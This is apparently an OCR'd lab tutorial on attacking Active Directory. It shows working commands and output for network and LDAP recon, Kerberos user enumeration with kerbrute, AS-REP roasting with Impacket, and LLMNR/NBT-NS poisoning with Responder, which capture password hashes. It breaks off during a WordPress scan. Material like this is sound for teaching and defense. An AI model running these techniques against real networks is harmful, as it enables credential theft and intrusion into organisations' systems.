

Attacking Active Directory

By Shay Badhav


Table of Contents

Flow Chart





https://www.microsoftpressstore.com/articles/article.aspx?p=2992603&seqNum=2




About The Project

Preview

My goals are to explore known vulnerabilities in Active Directory and try to follow the lateral movement, by showcase ways it can be done (most of the time) from a linux machine. All the resources are from Google research, GitHub explore, YouTube guides and a lot of proof of concept (POC).


Active Directory is a Microsoft technology made from one or more windows server machine's that stores information about network resources. The foundation stone in those machine's is a rule called "Active Directory Domain Services" (ADDS). That machine's called "Domain Controller" and they create a Domain Environment.
Most of the organizations in the world use Active directory to manage and organize their network resources, such as users, computers, policies, groups etc (in AD those resources called "objects").
In the beginning process of a Domain Environment creation, using ADDS, we must **[1]**create a forest and **[2]**specify a root domain name. A one or more domain grouped together is a tree (alternatively referred to as "domain tree"), and a group of multiple trees is a forest. we can **[3]**add more domain controllers to an existing tree or **[4]**add a tree to an existing forest. (multiple domains can be trusted with hierarchical trust relationships).



The machines in the Lab Environment already vulnerable to common attacks. I use vulnad.ps1 from https://github.com/WazeHell/vulnerable-AD to fill the lab with users and details. (plus users & groups I added). I built the lab using VirtualBox 6.1: (1)Pfsense -> 2.4.5, (1)Domain Controller, (2)Windows Work Stations, (1)File Server (1)Web Server, (1)Mail Server, (1)Linux -> Kali 2020.4 (Attack Machine).

All Machines are in the Internal LAN, and in the Pfsense I:

- Disable the "Default allow LAN to any rule" (try to make LAN private as possible)
- Create "any rule" that allow the kali Linux machine go out to the internet



*in this scenario, I have internet and internal LAN access from the kali Linux machine.
A way to demonstrate attacker which already have a "foothold" in a domain environment network.

External Recon

Domain Details

External Recon - search for publicly available data to identify as much information as possible about the targets.

Attack Machine Details:

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.10.0.14  netmask 255.255.255.0  broadcast 10.10.0.255
      inet6 fe80::a00:27ff:fe40:5c  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:40:00:5c  txqueuelen 1000  (Ethernet)
      RX packets 93183  bytes 114806883 (109.4 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 47595  bytes 19504641 (18.6 MiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nmap

First we want to know as much details about the environment. we can accomplish that using Nmap.

Nmap is an open source tool that can scan ip or entire network and find which ports are open.
He can determine availability of hosts, what services (application name and version) those hosts are offering and even what os they are running and much more.

Basic Nmap scan:

```
sudo nmap 10.10.0.0/24 -oN basic-scan
```

-oN **->** save as nmap file format

```
Nmap scan report for 10.10.0.2
Host is up (0.00034s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49165/tcp open  unknown
```

We can tell 10.10.0.2 is a DC because Kerberos (88) and LDAP (389) is common protocols use by DC


LDAP - Lightweight directory access protocol is a protocol that makes it possible for applications to query user information rapidly. (important! with the rights tools any low privilege user can query information about the domain using LDAP protocol)

Kerberos is the default authentication service for microsoft windows domains, based on tickets. (basically single sign-on in windows)
The protocol allows 2 parties (client & server) to authenticate to each other, provided that both parties trust a third party -> **KDC** (typically the DC).
The KDC (Key Distribution Center) contain 2 services:


AS - The "Authentication Service" issues TGT's (Ticket-Granting Ticket) to be used by the TGS in the domain to request access to other machines and service tickets.
TGS - The "Ticket Granting Service" takes the TGT and returns a ticket to a machine on the domain.

The authentication flow:

[1] ***AS-REQ*** **->** the client send a timestamp encrypted with his NTLM hash to the AS for a TGT.
[2] ***AS-REP*** **->** if the AS can verifies the client he sends back a TGT encrypted using the TGS service account hash (krbtgt) along with a session key.
[3] ***TGS-REQ*** **->** if a client wants to communicate to a server he sends the encrypted TGT to the TGS with the service principal name (SPN) of the service he wants to access.
[4] ***TGS-REP*** **->** The TGS send the ST (Service-Ticket) encrypted with the target service hash along with a session key to the client and don't check permissions, the target system checks.
[5] ***AP-REQ*** **->** The client requests the service and sends the encrypted ST to the target system to prove he has access.
[6] ***AP-REP*** **->** if the target system can decrypt the ST, it then checks the PAC (privilege attribute certificate, contain all the relevant user information) to verify the user details before authorize it.



Example of Kerberos authentication flow (client connect to mail server):



kerberos

No.	Time	Source	Destination	Protocol	Length	Info
45	5.283327	10.10.0.25	10.10.0.2	SMB2	147	Session Setup Request
47	5.283873	10.10.0.2	10.10.0.25	SMB2	316	Session Setup Response
138	16.109149	10.10.0.25	10.10.0.2	KRB5	274	AS-REQ
139	16.110303	10.10.0.2	10.10.0.25	KRB5	1606	AS-REP
147	16.118248	10.10.0.25	10.10.0.2	KRB5	1510	TGS-REQ
148	16.119306	10.10.0.2	10.10.0.25	KRB5	1569	TGS-REP
323	17.293205	10.10.0.25	10.10.0.2	DCERPC	359	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI
325	17.293589	10.10.0.2	10.10.0.25	DCERPC	340	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_r
326	17.294127	10.10.0.25	10.10.0.2	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items
354	17.403142	10.10.0.25	10.10.0.2	LDAP	252	bindRequest(38874) "<ROOT>" sasl
356	17.403633	10.10.0.2	10.10.0.25	LDAP	268	bindResponse(38874) success
391	20.071086	10.10.0.25	10.10.0.2	SMB2	147	Session Setup Request
393	20.071588	10.10.0.2	10.10.0.25	SMB2	316	Session Setup Response
444	20.087878	10.10.0.25	10.10.0.2	LDAP	217	bindRequest(38885) "<ROOT>" sasl

```
as-req
    pvno: 5
    msg-type: krb-as-req (10)
  ▷ padata: 1 item
  ◢ req-body
      Padding: 0
    ▷ kdc-options: 40810010
    ◢ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ◢ cname-string: 1 item
          CNameString: eliot.alderson
      realm: lab
    ◢ sname
        name-type: kRB5-NT-SRV-INST (2)
      ◢ sname-string: 2 items
          SNameString: krbtgt
```

```
as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
  ▷ padata: 1 item
    crealm: LAB.LOCAL
  ◢ cname
      name-type: kRB5-NT-PRINCIPAL (1)
    ◢ cname-string: 1 item
        CNameString: Eliot.Alderson
  ◢ ticket
      tkt-vno: 5
      realm: LAB.LOCAL
    ◢ sname
        name-type: kRB5-NT-SRV-INST (2)
      ◢ sname-string: 2 items
          SNameString: krbtgt
```

```
tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  ▷ padata: 2 items
  ◢ req-body
      Padding: 0
    ▷ kdc-options: 40810000
      realm: LAB.LOCAL
    ◢ sname
        name-type: kRB5-NT-SRV-HST (3)
      ◢ sname-string: 2 items
          SNameString: host
          SNameString: mail.lab.local
      till: 2037-09-13 02:48:05 (UTC)
      nonce: 318560432
    ◢ etype: 5 items
```

```
tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: LAB.LOCAL
  ◢ cname
      name-type: kRB5-NT-PRINCIPAL (1)
    ◢ cname-string: 1 item
        CNameString: Eliot.Alderson
  ◢ ticket
      tkt-vno: 5
      realm: LAB.LOCAL
    ◢ sname
        name-type: kRB5-NT-SRV-HST (3)
      ◢ sname-string: 2 items
          SNameString: host
          SNameString: mail.lab.local
```

```
◢ Kerberos
  ◢ ap-req
      pvno: 5
      msg-type: krb-ap-req (14)
      Padding: 0
    ▷ ap-options: 20000000
    ◢ ticket
        tkt-vno: 5
        realm: LAB.LOCAL
      ◢ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▷ sname-string: 3 items
      ◢ enc-part
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          kvno: 3
          cipher: 9ce4af51f3242983e1634a9bdb2bb2d91a182b8ece431ab4
```

```
Auth Rsrvd: 0
Auth Context ID: 0
◢ GSS-API Generic Security Service Application Program Interface
  ◢ Simple Protected Negotiation
    ◢ negTokenTarg
        negResult: accept-incomplete (1)
        responseToken: 6f5b3059a003020105a10302010fa24d304ba003020112a
      ◢ krb5_blob: 6f5b3059a003020105a10302010fa24d304ba003020112a2440
        ◢ Kerberos
          ◢ ap-rep
              pvno: 5
              msg-type: krb-ap-rep (15)
            ◢ enc-part
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                cipher: a4ea6040d4feeb13d87fb5a8b12b4824ad1b013c09e
        mechListMIC: 040404ffffffffff000000001315b45c82b3fee65cbf510dd
```

Because Smb (139/445) protocol is also open, we can use Nmap Smb script to determine domain details.

Smb - Server Message Block protocol is a client-server communication protocol used for sharing access to files, printers and other resources on a network.

Nmap Smb script:

```
sudo nmap 10.10.0.2 --script smb-os-discovery.nse -sV -oN os-detection-scan
```

--script smb-os-discovery.nse **->** operation system detection script

-sV **->** service/version detection

```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: lab.local
|   Forest name: lab.local
|   FQDN: DC.lab.local
|_  System time: 2021-09-18T17:23:30+03:00
```

ldapsearch

Another way to find information about the domain is to use a pre-build tool in linux called ldapsearch, and using the ldap server we discover (the DC).

ldapsearch opens a connection to an LDAP server, binds, and performs a search using specified parameters. (the efficiently of this tool is to run it with domain account, can be any law privilege one)

ldapsearch:

```
ldapsearch -x -H ldap://10.10.0.2 -b '' -s base '(objectclass=*)'
```

-x **->** use simple authentication instead of SASL (simple authentication security layer)

-H ldap://10.10.0.2 **->** ldapuri - specify uri/s referring to the ldap server/s

-b ‘’ **->** use searchbase as the starting point for the search

-s base ‘(objectclass=*)’ **->** specify the scope of the search - base object, * to any

```
dn:
currentTime: 20210918204433.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=lab,DC=local
dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=LAB,CN=Sites,CN=Configurat
 ion,DC=lab,DC=local
namingContexts: DC=lab,DC=local
namingContexts: CN=Configuration,DC=lab,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=lab,DC=local
namingContexts: DC=DomainDnsZones,DC=lab,DC=local
namingContexts: DC=ForestDnsZones,DC=lab,DC=local
defaultNamingContext: DC=lab,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=lab,DC=local
configurationNamingContext: CN=Configuration,DC=lab,DC=local
rootDomainNamingContext: DC=lab,DC=local
dnsHostName: DC.lab.local
ldapServiceName: lab.local:dc$@LAB.LOCAL
serverName: CN=DC,CN=Servers,CN=LAB,CN=Sites,CN=Configuration,DC=lab,DC=local
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 6
```

*Functionality Level 6 = Windows server 2012 R2 -> https://serverfault.com/a/512292

Kerbrute

There is a tool we can use to find more domain details called kerbrute.

Kerbrute is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication. Kerbrute sends TGT requests with no pre-authentication. If the KDC responds with error, the username does not exist. However, if the KDC prompts for pre-authentication, the username exists. (it's not trigger the "account failed log on" event). Its allowing us to enumerate the users on the domain from a wordlist and allows us to know which user accounts are on the target domain and which accounts could potentially be used to access the network.

Kerbrute Pre-configuration:
add the FQDN of the DC along with his ip address to hosts file.

```
sudo nano etc/hosts
```

```
  GNU nano 5.3                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.0.2       dc.lab.local
```

Kerbrute Installation:

```
mkdir kerbrute
cd kerbrute
wget
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64
mv kerbrute_linux_amd64 kerbrute
chmod +x kerbrute
```

Kerbrute Enumeration:

```
./kerbrute userenum --dc dc.lab.local -d lab.local Active-Directory-Wordlists/User.txt
```


userenum **->** enumerate valid domain usernames via Kerberos
--dc **->** domain controller to use
-d **->** domain to use
User.txt **->** wordlist

```
Version: v1.0.3 (9dad6e1) - 10/04/21 - Ronnie Flathers @ropnop

2021/10/04 21:44:03 >  Using KDC(s):
2021/10/04 21:44:03 >   dc.lab.local:88

2021/10/04 21:44:03 >  [+] VALID USERNAME:       shay@lab.local
2021/10/04 21:44:03 >  [+] VALID USERNAME:       eliot.alderson@lab.local
2021/10/04 21:44:03 >  [+] VALID USERNAME:       Mr.Robot@lab.local
2021/10/04 21:44:03 >  [+] VALID USERNAME:       administrator@lab.local
2021/10/04 21:44:03 >  Done! Tested 105 usernames (4 valid) in 0.037 seconds
```

* For POC, I put usernames (that already exist) in a words list

AS-REP Roasting

We can try abused the Kerberos pre-authentication by using the GetNPUsers.py script that located in a tool call impacket. If pre-authentication is disable for a user, we can exploit it and get the user "krbasrep5" hash. *For POC I will use "Eliot.Alderson" account from the kerbrute words list.



Impacket is a collection of Python classes for working with network protocols and for windows network pentesting.

AS-REP - the Kerberos authentication service response message. It's the second step of the Kerberos authentication.

Getting Impacket Release 0.9.23:

```
Wget
https://github.com/SecureAuthCorp/impacket/releases/download/impacket_
0_9_23/impacket-0.9.23.tar.gz
gunzip impacket-0.9.23.tar.gz
tar –xf impacket-0.9.23.tar
cd impacket
pip install .
```

GetNPUsers.py Exploit:

```
python3 GetNPUsers.py lab.local/eliot.alderson -request -no-pass -dc-
ip 10.10.0.2
```

lab.local/esta.anabel **->** user logon name

-request **->** requests TGT for users and output them in hashcat format

-no-pass **->** don't ask for password

-dc-ip **->** domain controller ip

```
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for eliot.alderson
$krb5asrep$23$eliot.alderson@LAB.LOCAL:414e407ac36f167d2b5847c3a0a377ac$cdfcae084ad0b039bbf277369a09d09858a3555e11b4409e73
a1f8ed1cc8ecb50556ab46f63c4539e9e10ac15b49a4411bc3743515bbbc3473b38368ea3858e85ecc1c94ecf26f20b2883fff7bf10fd7acaf1bbfb08e
372f135ea90e0ec012e592fc8cbfc8484aa85b7ef341361e89a8b9cb8a4bba
```

Eliot.Alderson "krbasrep5" hash

LLMNR/NBT-NS Poisoning

We can also be abusing the host name resolution method using tool call Responder, and get the user "NTLMv2" hash.


Responder is an inbuilt Kali Linux tool for Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) that responds to specific NetBIOS queries based on the file server request. It's used to poison name services to gather hashes and credentials from systems within a local network.

By default, the order of host name resolution is: (1)Host File, (2)DNS, (3)NetBIOS
https://support.microsoft.com/en-us/topic/microsoft-tcp-ip-host-name-resolution-order-dae00cc9-7e9c-c0cc-8360-477b99cb978a

LLMNR – Link-Local Multicast Name Resolution is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts.

NBT-NS – identifies systems on a local network by their NetBIOS name.

By responding to LLMNR/NBT-NS network traffic, we can grab the user hash if he tries to access a UNC path that is invalid:



Responder Exploit:

```
sudo responder -I eth0
```

-I eth0 **->** network interface to use

```
[*] [MDNS] Poisoned answer sent to 10.10.0.5       for name fileserver5.local
[*] [LLMNR]  Poisoned answer sent to 10.10.0.5 for name fileserver5
[SMB] NTLMv2-SSP Client   : 10.10.0.5
[SMB] NTLMv2-SSP Username : LAB\White.Rose
[SMB] NTLMv2-SSP Hash     : White.Rose::LAB:65a69c0774ba12e7:80A285B8D69FA52A7A831ACCEC30C4FE:0101000000000080C03D0152B9
900390004003400570049004E002D003000450055003100410041004D005200330055005900390002E00310059005A0049002E004C004F00430041004C00030
D7010600040002000000080030003000000000000000010000000200000CBB0A426FBD04EABD980A291A5F07A7698B2F7CCC671E329AC1156EF0F9206
0000000000000000
```

White.Rose "NTLMv2" hash

Web Server


If there is a site in the domain environment, we can check if he has a vulnerability we can exploit.

From our Nmap basic scan we can see http (80) is open on 10.10.0.7:

```
Nmap scan report for 10.10.0.7
Host is up (0.0017s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

*http (80) protocol is common for web server

We can see the website if we browse to this address:



Because this is a WordPress website ("just another WordPress site"), we can use a popular wordpress enumeration tool call wpscan.

wpscan – is a wordpress vulnerability scanner to find security issues

```
wpscan --url http://10.10.0.7
```

```
[+] WordPress version 5.8.1 identified (Latest, released on 2021-09-09).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.0.7/index.php/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>
 |  - http://10.10.0.7/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>
```

```
[+] email-subscribers
 | Location: http://10.10.0.7/wp-content/plugins/email-subscribers/
 | Last Updated: 2021-09-29T07:24:00.000Z
